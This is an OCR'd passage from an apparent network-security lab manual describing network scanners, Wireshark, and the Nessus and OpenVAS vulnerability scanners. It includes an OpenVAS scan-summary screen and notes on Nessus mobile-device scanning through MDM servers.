
iii. SuperScan

SuperScan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.




iv. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information




v. SoftPerfect Network Scanner Tool

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices via WMI, SNMP, HTTP, SSH and PowerShell.




vi. OpUtils

OpUtils is **a IP address and Switch port management software that is geared towards helping engineers efficiently monitor, diagnose and troubleshoot IT resources**. OpUtils complements existing management tools by providing trouble shooting and real-time monitoring capabilities.




vii. SolarWinds Engineer's Toolset

Engineer's Toolset **provides the tools you need as a network engineer or consultant to get your job done**. Toolset includes solutions that provide diagnostic, performance, and bandwidth measurements.



viii. Wireshark


Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues



b. Perform the vulnerability analysis using the following tools:

i. Nessus


Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.



ii. OpenVas

OpenVAS is a full-featured vulnerability scanner. Its capabilities include unauthenticated and authenticated testing, various high-level and low-level internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test.
The scanner obtains the tests for detecting vulnerabilities from a feed that has a long history and daily updates.

OpenVAS has been developed and driven forward by the company Greenbone Networks since 2006. As part of the commercial vulnerability management product family Greenbone Enterprise Appliance, the scanner forms the Greenbone Community Edition together with other open-source modules.


Summary
Scan started: Wed Feb 13 04:26:48 2019 UTC
Scan ended: Wed Feb 13 04:41:16 2019 UTC
3
HIGH
4
MEDIUM
0
LOW
Any HIGH and MEDIUM severity vulnerabilities should be investigated and confirmed so that remediation can take place. LOW risk items could not be ignored as they can be chained with other vulnerabilities to enable further attacks.
Schedule a new OpenVAS Scan
TARGET ADDRESS
IP address(es) or Hostname(s)
Optional Label
Full Server Scan
Monthly on the 3rd
08:00
High
Medium
Low
Log
CVSS
Count
All discovered issues are given a severity rating and detailed for remediation / mitigation.


Practical No. 4

a. Perform mobile network scanning using NESSUS

Nessus has implemented new features to help users combat mobile threats. Network-based scanning is not the right approach to identify vulnerabilities on mobile devices, due in large part to the fact that most devices are in "sleep" mode and/or using a 3G/4G network. However, MDM (Mobile Device Management) technologies maintain information about the devices, including information about security vulnerabilities.

With Nessus Manager, the Nessus Mobile Devices plugin family allows you to obtain information from devices registered in a Mobile Device Manager (MDM) and from Active Directory servers that contain information from Microsoft Exchange Servers.


- To query for information, the Nessus scanner must be able to reach the Mobile Device Man-agement servers. Ensure no screening devices block traffic to these systems from the Nessus scanner. In addition, you must give Nessus administrative credentials (for example, domain administrator) to the Active Directory servers.
- To scan for mobile devices, you must configure Nessus with authentication information for the management server and the mobile plugins. Since Nessus authenticates directly to the management servers, you do not need to configure a scan policy to scan specific hosts.
- For ActiveSync scans that access data from Microsoft Exchange servers, Nessus retrieves information from phones that have been updated in the last 365 days.



